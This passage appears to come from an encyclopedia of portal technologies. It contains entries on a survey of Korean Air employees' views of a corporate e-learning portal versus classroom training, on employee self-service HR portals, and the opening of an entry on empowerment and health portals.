Lesser, E., & Storck, J. (2001). Communities of practice and organisational performance. *IBM Systems Journal*, *40*(4), 831-841.

Magretta, J. (2002). *What management is*. New York: The Free Press.

Malhotra, Y. (1998). Deciphering the knowledge management hype. *Journal of Quality & Participation*, *21*(4), 58-60.

Nahapiet, J., & Ghoshal, S. (1998). Social capital and the organizational advantage. *Academy of Management Review*, *23*(2), 242-266.

Raol, J. M., Koong, K. S., Lui, L. C., & Yu, C. S. (2002). An identification and classification of enterprise portal functions and features. *Industrial Management and Data Systems*, *102*(7), 390-399.

Rodan, S., & Galunic, C. (2004). More than network structure: How knowledge heterogeneity influences managerial performance and innovativeness. *Strategic Management Journal*, *25*(6), 541-562.

Rose, J. G. (2003). The joys of enterprise portals. *Information Management Journal*, *37*(5), 64-70.

Smith, M. A. (2004). Portals: Toward and application framework for interoperability. *Communications of the ACM*, *47*(10), 93-97.

Sveiby, K. E. (2001). What is knowledge management? Retrieved January 2, 2006, from http://www.sveiby.com/articles/KnowledgeManagement.html

Takeuchi, H., & Nonaka, I. (2004). *Hitotsubashi on knowledge management*. Singapore: John Wiley & Sons.

White, M. (2000). Corporate portals: Realizing their promise, avoiding costly failure. *Business Information Review*, *17*(4), 177-184.

Zhou, J. (2003). A history of Web portals and their development in libraries. *Information Technology and Libraries*, *22*(3), 119-128.

KEY TERMS

Core Competence: The concept of core competence represents the thinking that the development of knowledge and skills is in the specialisation of individuals and organisations. The development of organisations toward core competences leads to networks and interdependence between different organisations.

E-Management Portal: An e-management portal is a platform for the evaluation of activities and quality assurance. The implementation of strategic planning and the continuous improvement of quality assurance meet in the action plan of the portal.

Higher Education Institution: Higher education institutions include traditional universities and professionally oriented institutions, which are called polytechnics or universities of applied sciences.

Knowledge Management (KM): Knowledge management caters to the critical issues of organisational adaption, survival, and competence in face of increasingly discontinuous environmental change. Essentially, it embodies organisational processes that seek synergistic combination of data and information-processing capacity of information technologies, and the creative and innovative capacity of human beings.

Social Capital: The social relations of the individuals in the organisation establish the basis of the social capital of the organisation.

Strategic Planning: Strategic planning involves taking a view of the whole organisation and planning for the long term with clearly articulated values, mission, vision, and strategic choices. The process of strategic planning helps the management to lead their organisation toward the achievement of strategic objectives.

Virtual Organisation: The term "virtual organisation" is increasingly used to describe a new organisational form including a network of companies.

An Empirical Study of a Corporate E-Learning Portal

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INTRODUCTION

Technological advances, globalisation, changing demographics and privatisation are the main driving forces behind the current transformation of education. Market research firms estimate that electronic learning or e-learning is the fastest growing sector of the global education market with an annual growth rate of 10-15% (Hezel Associates, 2005).

The proponents of e-learning argue that such technology-mediated learning (also known as virtual, online or distance learning) may improve students' achievement, their attitudes toward learning, and their evaluation of the learning experience. They also suggest that e-learning may help to increase student interaction and to make learning more student-centered. In addition, many researchers suggest that e-learning can potentially eliminate geographic barriers while providing increased convenience, flexibility, currency of material, retention of students, individualised learning and feedback over traditional classrooms (Piccoli, Ahmad, & Ives, 2001). In contrast, some researchers warn that e-learning may lead to the student feelings of isolation, frustration, anxiety and confusion. Furthermore, inappropriate e-learning practice may result in reduced interest in the subject matter and questionable learner achievement (Schank, 2001).

The literature indicates that current research interests in e-learning fall into three areas: (1) measuring e-learning outcomes, (2) measuring preferences for learning methods, and (3) proposing and evaluating hybrid models. With respect to outcomes, the research has produced mixed evidence regarding the benefits of e-learning (Cho, 2002; Rosenberg, 2001; Urdan & Weggen, 2000; Yoo, 2002). With respect to methods, researchers are seeking to better understand learner preferences for one delivery system over another (Rivera, McAlister, & Rice, 2002). Finally, there is a growing interest in hybrid courses that meet in the traditional classroom for part of the course and meet online for another part (Reasons, 2004; Young, 2002).

The main purpose of this article is to address the issue of user preferences of e-learning/traditional class in the context of a large Asian organisation and from the knowledge management (KM) perspective. In particular, the article examines employee-trainees' perceptions and attitudes towards their corporate e-learning portal compared to the traditional classroom environment. The current study is a part of the ongoing research project on corporate e-learning by Handzic and Hoor (2005). The investigation was carried out in Korean Air, a global-sized airline that is ranked 12th for passenger transportation and 1st for cargo transportation in 2003. Korean Air flies to 87 cities in 31 countries and has offices worldwide. The company introduced its first e-learning course in 2001 and is gradually increasing the number of e-learning courses, in order to replace most of its on-site trainings with e-learning eventually. The focus of the current investigation was on the KALCC's (Korean Air Lines Cyber Campus) Microsoft Word e-learning portal.

E-LEARNING PORTAL

According to Handzic (2004), the main objective of any educational portal or Web site is to provide learners with a one-stop point of interaction for all their study needs, a place that students can go to obtain lecture notes, assignments, reference materials, discussions, surveys, search facilities, links and many other useful features. Different KM features on the Web site can accommodate different

Figure 1. KM features by knowledge types

Types of knowledge	*Explicit*	*Tacit*
Know-what	Course Outline Lecture Notes Resources	Announcement Discussion Forum
Know-how	Table of Contents Search Facility	Tests Questions & Answers Progress Report

types of knowledge. It is assumed that learners respond differently to different types of KM features, and if all are available, the productivity and enjoyment of the learning experience is likely to be increased.

With respect to the KALCC's Microsoft Word course portal, Handzic and Hoor (2005) have found that it contains various KM features including lecture notes, course outline, resources, announcements, discussion forum, table of contents, search facility, online tests, questions and answers and progress report. Essentially, the portal captures different quadrants of the Handzic and Jamieson (2001) knowledge matrix through the use of the suitable KM support. Figure 1 shows specific KM features in KALCC's portal categorised into four groups based on the type of knowledge they support.


Explicit know-what features from the KALCC's Microsoft Word course portal include the following knowledge repositories: (1) Course Outline that gives students an insight into the course content, structure and assessments weighting; (2) Lecture Notes that aid in learning specific topics and increasing overall knowledge of the subject; and (3) Resources that come in the form of recommended texts, case studies and research papers. Wider knowledge about the subject matter may be gained from these readings. These electronic documents are compared to paper notes, books and reference materials in the traditional learning environment.

Explicit know-how features found on the KALCC's portal include the following: (1) Table of Contents that is an efficient means of mapping knowledge concepts, competencies and processes, and it helps in understanding and provides guidance; and (2) Search Facility that is a direct means of access to what students are looking for; It allows students to find knowledge on relevant topics quickly, whether they are looking for course content or trying to find the details of a staff member. These KM features are compared to manuals, guidebooks, FAQs and library catalogues used in the traditional learning environment.

Tacit know-what features found on the KALCC's portal include the following: (1) Discussion forum that allows students to interact with each other in an asynchronous way. This allows students to post questions regarding assignments, exams or make general queries in relation to the subject, thus allowing them to transfer and acquire knowledge from each other; and (2) online announcements that allow students to keep up to date with everything that is going on in the course on a 24-hour basis, eliminating any delays. These virtual spaces are compared with face-to-face announcements, class discussions and debates in the traditional learning environment.

Tacit know-how features are provided on the KALCC's portal in the form of: (1) Online Tests that allow students to progress through the subject and acquire knowledge at their own pace by allowing them to participate in quizzes in the comfort of their own home and in their own time; (2) Questions & Answers that is an efficient means of gaining knowledge about most important classes of issues, as well as additional clarifications of assignment queries; and (3) Progress Report that is a means of gaining up to date information such as personal performance results. It

Figure 2. Preferences in learning each type of knowledge



also gives students an idea of their relative student ranking. It measures their continuous progress and knowledge of the subject. These KM tools are compared with written examinations, classroom exercises, instructor's feedback and reports in the traditional learning environment.

EMPIRICAL STUDY

A survey study was conducted to explore employee-trainees' perceptions of effectiveness of their e-learning portal compared to the traditional learning environment in a real-world organisation. The survey was chosen as a preferred research method due to the timeliness, low cost and convenience factors. Subjects for this study were employees working at Korean Air. A total of 101 employees from worldwide offices were enrolled in KALCC's Microsoft Word course. Out of these, 80 employees participated in the study. The survey was designed to explore a specific e-learning course in a corporate environment. The main objective was to find out learners' views on the effectiveness of their e-learning portal compared to a traditional learning environment in supporting different types of knowledge. Another objective was to obtain user views on possible improvements in the portal effectiveness.

A two-part questionnaire administered consisted of a mixture of closed and open-ended questions. In Part I, closed questions asked learners to indicate their perceived effectiveness of e-learning portal compared to traditional class in supporting explicit and tacit what and how types of knowledge. Open-ended questions were used to elicit reasons for preferring e-learning. In Part II, the learners were asked to make suggestions for inclusion of additional advanced features that could make the e-learning portal more effective. The survey was designed to allow anonymity so that the subjects could freely express their thoughts and feelings with respect to the KALCC course evaluated. From the responses obtained, the learners' views of e-learning were carefully analysed. The results are presented in Figure 2.

The overall results indicate that 55% participants favoured e-learning. They perceived their e-learning portal as more effective than the traditional learning environment in supporting their learning needs. The next 27% participants were neutral. They perceived both e-learning and the traditional learning environment as equally effective. Only 18% participants had a preference for the traditional learning environment.

The main reasons mentioned for preferring e-learning portal over traditional class are the following:

- Ability to revise/revisit certain areas that the learners wish to study
- Easiness of finding other related supplementary resources
- Learners can study at their own paces
- Ability to concentrate better
- Heightened interests through usage of multimedia (audio/video effects, interactions)
- Approachability
- Less psychological problems (fears or timidity caused by peers/co-learners)

Further analyses of results by different knowledge types indicate that e-learning portal was perceived as significantly more effective than traditional class in providing support for acquisition of explicit, but not tacit knowledge.

These results support some earlier findings that course Web sites are an effective means of delivering course content (Handzic & Chumkovski, 2004). Therefore it comes as no surprise that more than two thirds of the participants clearly preferred e-learning portal over traditional class with respect to acquiring explicit know-what (68% vs. 6%) and explicit know-how (69% vs. 1%).

In contrast, less than half of the participants reported their preference of e-learning portal over traditional class as an effective means to stimulate interactions and learning of tacit know-what (40% vs. 38%) and tacit know-how (45% vs. 25%) by doing. Such results indicate room for further improvement.

When asked for suggestions on how to improve the effectiveness of their e-learning portal, participants identified a number of advanced KM features including a simulator, systematic search functions, one-to-one tutoring and online help functions.

CURRENT LIMITATIONS AND FUTURE DIRECTIONS

Based on the results of this study, one can conclude that e-learning portals have a future in corporate education. More importantly, they point out to Web-course designers which KM features are considered strong and useful by corporate learners and which ones are weaker and less useful to them. Designers of Web courses can put these results to good use and provide better and more satisfying e-learning experiences for learners.

While the current study provides some interesting findings, caution is necessary when generalising these results due to a number of limitations. First, the study applied a simple survey questionnaire. While brief and noncomplex format enabled employee subjects to answer quickly and precisely, it did not allow deeper qualitative analysis of their responses. Therefore, new instrumentation should be developed that asks more in-depth questions about reasons why subjects felt the way they did about e-learning.

Another limitation concerns the nature of the course evaluated. The results of the study apply to learning Microsoft Word, and may or may not be applicable to other areas of learning. In addition, the course Web site in this study did not feature many advanced KM features that subjects considered important in e-learning. Future research is necessary in other courses with expanded content and resources.

Finally, the survey took place in a single company. The fact that all learners were employees with similar cultural background means that they share a common mode of thought which would perhaps differ from learners from other organisations or academia. However, we do not know much about the nature of their comparative traditional classroom experience. Hence, to overcome these limitations it would be necessary for future research to be conducted in various other contexts and see how the learners feel about different web courses.

In summary, future research is needed in this area. We hope that the findings of this study may help to inspire others to undertake both larger-scale and more in-depth research to overcome current limitations and find ways for providing better and more satisfying e-learning experience for the students of Web-based courses.

CONCLUSION

The main objective of this study was to empirically examine perceptions and attitudes of employees from a large Asian organisation towards their corporate e-learning portal compared to the traditional classroom environment. The Web-based e-learning portal studied here included various KM features that provided support for explicit and tacit what and how types of knowledge. The study identified overall preference of employees for electronic over traditional learning. At the knowledge category level, e-learning was clearly preferred for acquiring explicit knowledge, but not tacit knowledge.

Due to the exploratory nature of this study and its limitations, further research is suggested to address the issues in different contexts and among different users, as well as to extend current research to other questions, in order to find ways for providing better and more satisfying learning experience for the students of Web-based courses.

REFERENCES

Cho, E. (2002). *Application of e-learning*. KMABOOK: Seoul, Korea.

Handzic, M. (2004). *Knowledge management: Through the technology glass*. Singapore: World Scientific Publishing.

Handzic, M., & Chumkovski, A. (2004, April). *An empirical evaluation of a knowledge portal in the context of e-learning* (Working Paper). UNSW.

Handzic, M., & Hoor, H. J. (2005). Corporate e-learning: An empirical evaluation. *Journal of Information & Knowledge Management, 4*(4), 229-235.

Handzic, M., & Jamieson, R. (2001). *A knowledge management framework for research in electronic commerce* (SISTM Research Information Paper Series No. RIPS2001-02). Sydney: UNSW, School of Information Systems Technology and Management.

Hezel Associates (2005). *Global e-learning opportunities for US higher education*. Retrieved January 11, 2007, from http://www.hezel.com/globalreport/index.htm

Piccoli, G., Ahmad, R., & Ives, B. (2001). Web-based virtual learning environments: A research framework and a preliminary assessment of effectiveness in basic IT skills training. *MIS Quarterly, 25*(4), 401-426.

Reasons, S. G. (2004). Hybrid courses—Hidden Dangers? *Distance Education Report, 8*(7), 3-7.

Rivera, J., McAlister, k., & Rice, M. (2002). A comparison of student outcomes & satisfaction between traditional & Web based course offerings. *Online Journal of Distance Learning Administration, 5*(3). Retrieved http://www.westga.edu/%7Edistance/ojdla/

Rosenberg, M. (2001). *E-learning: Strategies for delivering knowledge in the Digital Age*. New York: McGraw-Hill.

Schank, R. (2001). *Designing world class e-learning*. New York: McGraw-Hill.

Urdan, T. A., & Weggen, C. C. (2000). *Corporate e-learning: Exploring a new frontier*. WRHambrecht and Co.

Yoo, Y. (2002). *e-world e-learning*. Seoul, Korea: Haneon Community.

Young, J. R. (2002). 'Hybrid' teaching seeks to end the divide between traditional and online instruction. *Chronicle of Higher Education, 48*(28), A33-34.

KEY TERMS

E-Learning (Distance Learning, Web-Based Learning, Online Learning): The application of computer and network technology in learning activities.

Explicit Knowledge: Can be articulated into formal language, including grammatical statements and mathematical expressions; can easily be processed by a computer, transmitted electronically, or stored in databases.

Knowledge Management: A set of sociotechnological enablers and processes that move or modify knowledge resources and foster learning.

Portal (Home page): A textual and graphical display that usually welcomes users to a Web site and provides a point of access to other static and dynamic Web pages.

Tacit Knowledge: Personal knowledge embedded in individual experience; involves personal beliefs, perspectives and value systems; is hard to articulate with formal language.

Traditional Learning (Classroom Learning, Face-to-Face Learning): A method by which learning opportunities are delivered in the classroom, through face-to-face, real-time interaction with the instructor and students.

Web (World Wide Web, WWW): A system of universally accepted standards for storing, retrieving, formatting, and displaying knowledge in a networked environment.

Web Site: A collection of Web pages that provides access to multiple sources of knowledge.

Web Page: A hypermedia document that expresses the knowledge content in an artistic and dynamic fashion, combining text, graphics, audio, and video formats.

Employee Self-Service Portals

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INTRODUCTION

This article begins by discussing how the role of human resource management has changed in recent years, and the implications of this for human resource departments. Providing employees with the information they require about their employment relationship is then explored by investigating how information technology can improve the quality of this information flow. The role of employee self-service portals is outlined, covering the range of information they currently provide and the future role of employee self-service portals. Acknowledging that employee acceptance is crucial to the success of employee self-service portals, implementation issues are discussed. Technology acceptance by employees is necessary, and the article ends by discussing this important key to successful employee self-service portal implementation.

HUMAN RESOURCE MANAGEMENT IN THE 21ST CENTURY ORGANISATION

Organisations have become increasingly dependent on their employees for success in the service and knowledge environment that exists across industries and the public sector today (Ruona & Gibson, 2004). Knowledge resides in people, and knowledge has also been identified as a key resource for competitiveness (Hall, 2003). As a result, attracting, retaining, and motivating employees have become major issues for organisations. This has happened following an era when, across the developed and developing countries of the world, the range of law covering rights and responsibilities of employers and employees has increased. Human resource (HR) departments must ensure that staff are paid, records kept, policies and procedures developed, and that legal compliance and reporting in relation to income tax, superannuation, and health and safety, are maintained. At the same time, linked to the importance of people to the organisation, the demands on HR staff to perform an increasingly strategic role have increased. To free HR staff to perform their more strategic role and to ensure employees receive the information they require, many of the operational tasks related to information provision activities are now performed using human resource information systems (HRIS). Employee self-service systems (ESS) enable employees to access HR information (Hawking, Stein, & Foster, 2004), reducing the range of transactional tasks performed by HR personnel.

Along with supporting payroll and legal compliance, HRISs are increasingly being used to communicate directly with employees, providing the information employees require and ensuring a higher level of communication than in the past.

TECHNOLOGY'S ROLE IN HR MANAGEMENT

Information technology (IT) has an important role to play in providing access to a broad range of information, and ESS portals can bring this information to employees when they want it. The HR function has also been quick to integrate technology into its operations, with the payroll process being one of the first to be automated (Lengnick-Hall & Moritz, 2003).

Along with supporting payroll and legal compliance, HRISs are increasingly being used to communicate directly with employees, providing the information they require; thus reducing their dependence on HR administrative officers. Employees use the ESS portal to access a range of information stored within the HRIS, for instance to check their leave entitlements, pay records, superannuation benefits, and performance assessment and professional development plans. By making HR information more easily and readily available to all employees, ESS portals can support performance improvement of the HR department and across the organisation.

ESS PORTALS

Like all portals, ESS portals provide an access point to information. ESS portals may be part of an HRIS, a comprehensive system or one offering limited information only, or integrated within an enterprise resource planning system (ERP) of which HRIS have, in recent years, become a subset. ERPs integrate information from a diverse range of areas and applications within an organisation (Ashbaugh & Miranda, 2002). For instance, through a common database, human resource, financial, and production information may be integrated for report generation and planning purposes.

ESS portals enable employee self service by providing access to information stored in an HRIS, that, in turn, may be integrated within an ERP.

What ESS Portals Do

Portals enable information from multiple sources to be pooled, organised, and distributed through the gateway that the portal provides. ESS portals provide information relating to the employer-employee relationship. Personalised access can enable individuals to gain the information they need as it relates to them and their employment.

ESS portals are an example of business-to-employee solutions (B2E) (Harris, Phifer, & Berg 2002 in Ruta, 2005) that enable organisations to provide HR information and answers to employees' queries using their intranet. Ulrich (2000) identified the need for Web-based technologies to support the HR function and its HR practices. This he termed "e-HR." Like e-commerce, e-HR is about conducting business transactions using the Internet; with HR transactions conducted using an organisation's intranet. ESS portals provide an interface for accessing, entering, and retrieving information. In fact today's sophisticated e-HR systems may include enterprise resource planning, HR self service, interactive voice response, and even voice recognition systems (Lengnick-Hall & Moritz, 2003).

The main roles of ESS portals are now discussed.

Providing Information to a Range of Users

The role of portals is to provide a gateway, or means of access, between the user and information stored within the organisation. ESS portals provide a conduit between employees and the HR system within an organisation. They enable access to HR manuals, leave forms, and a wide range of employment information. Here, ESS portals are providing employees with access to information, or enabling them to complete and submit forms without the assistance of HR staff, at a time convenient to the user.

ESS portals, or e-HR (Ulrich, 2000), provide an interface that enables access at a variety of levels, whilst maintaining employee confidentiality.

HR Activities Supported by ESS Portals

Some of the HR activities that can be provided, or supported, by an ESS portal include:

- **HR Manuals:** Providing employees with details of their entitlements and procedures that can be located using keyword searches instead of thumbing through large hard-copy manuals. This can include general organisational information—history and current mission and vision details—for employee induction purposes.
- **Access to Leave Entitlement Information:** The confidentiality that the ESS provides can be of importance to employees when planning family leave needs, for instance. The benefits for the organisation include ensuring that employees are aware of the timelines surrounding longer periods of leave, such as family leave, supporting good workforce planning.
- ESS portals can provide means of communication between the organisation and individuals on extended leave for study, family, or other purposes. Employees continue to feel part of the organisation because they are aware of what is happening within the organisation during their absence. This enables employees to settle back into their roles more quickly upon return.
- **Information on Employee Assistance Programs (EAPs) and Services Available within Them:** EAPs involve the provision of a range of counselling and related services by qualified practitioners from outside the organisation and available to employees. These services may include relationship counselling, financial counselling, or assistance for people with addictions to alcohol, other drugs, or gambling. The benefits to the employee are obvious; for the organisation it means that a formerly productive employee is assisted to return to their previous level of performance, having received assistance in coping with a personal problem that was interfering with on-the-job performance. The confidentiality provided by the ESS can encourage employees to use these services before the issues in their lives adversely affect their work performance. Personal contact with HR staff to learn of services may prove embarrassing, and deter those requiring assistance from seeking it.
- **Access to Leave Forms for Completion and Submission for Processing:** This has built-in immediate recording and updating of entitlements, as well as providing employees with information on current accrued leave levels.
- As well as providing the information on general HR procedures, an ESS portal can provide employees with access to the organisation's organisational health and safety (OH&S) manual, with the employee arriving at details of health and safety procedures as they relate to their role in the organisation.
- Training programs can be advertised, and applications to attend processed via an ESS portal. Up-to-the minute employee training records can be linked to training program completion, and OH&S training, linked to

legal compliance requirements, can be constantly tracked through the system.

- In the era of the global organisation, training geographically dispersed workforces would be difficult without technology. When a highly trained and knowledgeable workforce is required for organisational success, the importance of ESS portals that deliver learning to all employees, irrespective of their location, is vital for sustainability (Baldwin-Evans, 2004). Technology-delivered training or learning programs, or e-learning, covering both IT and business skills are delivered via ESS portals (Baldwin-Evans, 2004).
- Payroll information can be provided via an ESS portal. Employees can check their deductions, current rate of pay and, in many instances, use the inbuilt facility to alter the range of benefits they receive (within established parameters) or change their superannuation provider via the portal. Managers can use this area of the portal to access total salary costs and estimate future total payroll costs.
- **Collection, Communication, and Sharing of Information** (Gascó, Llopis, & González 2004): Through the ESS portal, when each employee has access, senior management and HR managers can communicate with staff. Announcements about social events or informing employees of changes in working conditions or entitlements can be delivered via the portal.
- Staffing can be conducted through the portal with job vacancies advertised on, position descriptions accessible from, and applications accepted through the portal. This activity can support retention efforts by ensuring all employees are aware of the career opportunities available in the organisation.
- When linked to other information, succession planning can be supported by ensuring those identified as "ready for promotion" are informed of suitable positions immediately they become vacant. Through the links provided within the portal between training, performance appraisal, and employee career preferences stored on the HRIS, details of internal job vacancies can be sent to suitable groups.
- ESS portals have been used to bring HR tools and information to remote workforces (HR at Work, 2005). This can enable organisations to ensure that recruitment, selection, performance management, and other HR activities are conducted in line with the organisation's policies and practices, irrespective of the location at which these activities are taking place.

FUTURE ROLE OF ESS PORTALS

ESS portals are likely to form part of a fully integrated HRIS located within an ERP in the future. Much of the increased use of ESS portals in the near future will involve extending the number of activities performed, increasing the range of information available, and expanding the level of integration of HR and other organisational information.

Health and Safety

Automatic OH&S reporting will be supported by warning systems within the HRIS to ensure all staff have updated their OH&S training, specific to their role. Organisations with sophisticated systems are now using these capabilities to regularly gauge employees' OH&S knowledge through online tests provided through the ESS portal. Those who fail a test, which pops up on their screen when they switch on their PC at the start of a shift, automatically receive notice of the need to complete an online module covering the topics failed. Their manager will be informed of the results of the initial test and any follow-up tests required. The supervisor will also be alerted to the need for the employee to undertake additional training if any modules are not successfully completed.

Flexible Work Practices

ESS portals can track employee attendance and hours worked to feed into payroll systems. In an environment where more flexible work arrangements are being implemented, portals can support innovative staffing processes. For instance, Macdonald's Family Restaurants in the UK introduced flexible work arrangements between siblings. Family members accept responsibility for covering certain hours of work; however, which family member will work the hours is decided between the siblings (O'Malley, 2006). Using e-HR technology, payment for all shifts worked can be made to the person who covered the shift by using employee coding to identify the family member who worked the required hours. Using manual systems, flexibility such as this would be cumbersome and expensive. Because this is the case, in the past, some restaurants were "short staffed," damaging customer relationships as they could not deliver on their customer service time guarantees. ESS portals can benefit employees by enabling siblings to track their hours worked and any benefits accrued, whilst at the same time providing the necessary interface to enable HR departments to offer this higher level of flexible work arrangements.

ESS portals can enable "telecommuting." Employees working from home, or a remote location, can access HR information as easily as those located at head office.

Training for other than OH&S Legal Compliance

ESS portals can track training courses completed, not just those related to OH&S. For instance, sexual harassment, antibullying, equal opportunity, and other antidiscrimination training can be monitored, ensuring that all employees being promoted to supervisor or manager level have completed a range of training related to employment law. Refresher training can be tracked and new training course completion can be monitored when legislation is changed or new law is introduced. Employees can access related online training via the ESS portal.

Implementation

As with all IT projects, the development of ESS portals is a time-consuming and costly process. To ensure that the time and money invested into their development is not wasted, it is important that the implementation process be handled well.

Technology Acceptance

User acceptance will present issues to be considered in the design and implementation of sophisticated HRIS and their access points—ESS portals. Change management strategy, including a comprehensive implementation plan, will be required to positively influence ESS portal acceptance across all user groups (Ruta, 2005).

The aim of ESS portals is to provide employees with access to HR information, and to provide a means of communication between HR and individual employees. ESS portals enable employees to access their personal HR records and to complete and submit forms. However, these benefits will only be gained if users are willing to change the way they have obtained information or submitted forms in the past.

User Acceptance

The technology acceptance model (TAM) (Davis, 1989) of user acceptance suggests that perceived ease of use and of usefulness to the individual influences user acceptance of new systems. If users believe that the technology will assist them to perform their jobs, they are more likely to take the time to learn how to gain this advantage. User reactions, including ease of use and level of frustration, will influence the level of use of the system (Fisher & Howell, 2004).

Senior management in a major bank in Australia were found to not make full use of a portal providing the ability to manipulate, within a pre-set limit, components of the benefits component of their remuneration package (Lloyd-Walker & Cheung, 1998). Reluctance to use technology in the technology-dependent banking industry, and a desire to continue to do things as they had been done in the past, reduced immediate uptake to less than 80% of capacity. Even within a technology organisation, Hewlett-Packard, which could be considered to have "a high-level IT culture," acceptance of their newly installed @HP Employee Portal was not immediate and total (Ruta, 2005). Staff within the HR function had not changed their attitude or their actions, and still became involved in HR activities via telephone, e-mail, and paper in both of these organisations. However, research by Baldwin-Evans (2004) found a high level of acceptance of e-learning. For those in remote locations, e-learning can provide the only means of up-skilling, and the increased career choices this brings. Here the usefulness of the technology-delivered learning for the learner has increased their acceptance of that technology.

CONCLUSION

The knowledge and service economy of the 21st century has increased the importance of people to organisations. Over the last 20 to 30 years, the legal framework, within which the employment relationship is conducted, has increased dramatically across western countries, requiring tracking and reporting. Employees need to be informed of their rights and responsibilities as the law surrounding their employment relationship changes.

The increasing range of HR activities that are being delivered via technology has brought with it a need for careful planning of ESS portals to ensure ease of use and relevance and currency of information provided from the user-employee-perspective.

Fully integrated HRISs, increasingly part of an organisation-wide ERPS, are incorporating ESS portals to enable access by employees to more information about the employment relationship than was available in the past.

ESS portals enable employees to access for themselves the HR-related information they require. The benefits they can provide are as varied as informing employees of their leave entitlements; increasing internal promotion success through identifying and contacting suitable candidates; enabling employees to map out their careers within the organisation, or providing confidential information to employees concerning access to employee assistance program services. ESS portals can contribute to producing happier employees because they are better informed.

Implementation is a crucial stage and contributes greatly to user acceptance; use and flow on effects such as role change (Ruta, 2005). HRIS implementation problems continue to limit the rate at which the move to fully integrated HRISs is occurring and, as a consequence, delay achievement of the benefits that organisations and their employees might gain from them (Shrivastava & Shaw, 2003) as a result of the many uses that can be made of information contained in HRISs using ESS portals.

REFERENCES

Ashbaugh, S., & Miranda, R. (2002). Technology for human resources management: Seven questions and answers. *Public Personnel Management, 31*(1), 7-20.

Baldwin-Evans, K. (2004). Employees and e-learning: What do the end-users think? *Industrial and Commercial Training, 36*(7), 269-274.

Davis, F. D. (1989). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS Quarterly, 13*(3), 319-339.

Fisher, S. L., & Howell, A. W. (2004). Beyond user acceptance: An examination of employee reactions to information technology systems. *Human Resource Management, 43*(2&3), 243-258.

Gascó, J. L., Llopis, J., & González, M. R. (2004). The use of information technology in training human resources: An e-learning case study. *Journal of European Industrial Training, 28*(5), 370-382.

Hall, R. (2003). *Knowledge management in the new business environment*. ACCIRT, University of Sydney. Paper prepared for the Australian Business Foundation.

Harris, K., Phifer, G., & Berg, T. (2002). In C. D. Ruta, The application of change management theory to HR portal implementation in subsidiaries of multinational corporations. *Human Resource Management, 44*(1), 35-53.

Hawking, P., Stein, A., & Foster, S. (2004). e-HR and employee self service: A case study of a Victorian public sector organisation. *Issues in Informing Science and Information Technology*, 1017-1026.

Anonymous. (2005). Delivering HR services for Xerox's sales channel. HR at work. *Strategic HR Review, 4*(4), 10-11.

Lengnick-Hall, M. L,. & Moritz, S. (2003). The impact of e-HR on the human resource management function. *Journal of Labour Research, xxiv*(3), 365-379.

Lloyd-Walker, B., & Cheung, Y. (1998). Technology supported change in the Australian banking industry. Paper presented at the 3rd International Conference on ISO9000 and TQM, Hong Kong Baptist University, Hong Kong. In S. Ho (Ed.), *ISO9000 & total quality management: Change for the better, Proceedings of the 3rd International Conference* (pp. 560-566). Hong Kong Baptist University.

O'Malley, N. (2006). McJobs now family-sized. *The Age*, January 26, 3.

Ruona, W. E. A., & Gibson, S. K. (2004). The making of twenty-first century HR: An analysis of the convergence of HRM, HRD, and OD. *Human Resource Management, 43*(1), 49-66.

Ruta, C. D. (2005). The application of change management theory to HR portal implementation in subsidiaries of multinational corporations. *Human Resource Management, 44*(1), 35-53.

Shrivastava, S., & Shaw, J. B. (2003). Liberating HR through technology. *Human Resource Management, 42*(3), 201-222.

Ulrich, D. (1997). Measuring human resources: An overview of practice and a prescription for results. *Human Resource Management, 36*(3), 303-320.

KEY TERMS

e-HR: Using the Web to deliver HR activities in much the same way as e-business uses the Web to conduct business.

Employee Self-Service Portal: A means through which HR information and HR applications can be accessed by using technology to enable employees to gain HR information without consulting HR staff.

Enterprise Resource Planning Systems (ERPs): Systems that have the capacity to integrate information from a diverse range of areas and applications within an organisation.

Human Resource Information System: An information system designed to support the organisation's HR function. It is used to store and to distribute HR-related information, and to communicate with employees.

Empowerment and Health Portals

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INTRODUCTION

We know that interest in employing Web portals for communication between the health care sector and the public is constantly increasing (Kapsalis, Charatsis, Georgoudakis, Nikoloutsos, & Papadopoulos, 2004). We can also find an increasing demand for various kinds of such communication (Sciamanna, Clark, Diaz, & Newton, 2003). It promises to become an important and valuable tool for e-health (i.e., computer-based health care and health care management). Patients can log into a Web portal in order to find an appropriate medical treatment, communicate personal matters, and/or find the right way and place to find adequate health care.

In the last 10 years, we have also seen "empowerment" flourish, not least in an Internet context. In conventional research about Internet and Web portals, empowerment refers to a quite general process of gaining influence over events and outcomes. For example, it is argued that people are becoming more informed and managing their situations in better ways thanks to portal solutions and thereby becoming more empowered (Fergusson, 2004). Empowerment is central in the discourse of health and an important analytical concept to understand how portals work and can improve health care (Cathain et al., 2005).

In this article, I will argue that empowerment is indeed a fruitful concept to capture the potential of Web portals (in the health care sector). However, what is largely missing in the contemporary analyses is a more dynamic approach to analysing empowerment than found in conventional research, and how from such an approach we may justify the way Web portals are used to reach better results. The argumentation will be supported and illustrated by empirical material based on how different health portals are used.

UNDERSTANDING EMPOWERMENT: A TERM BASED ON POWER

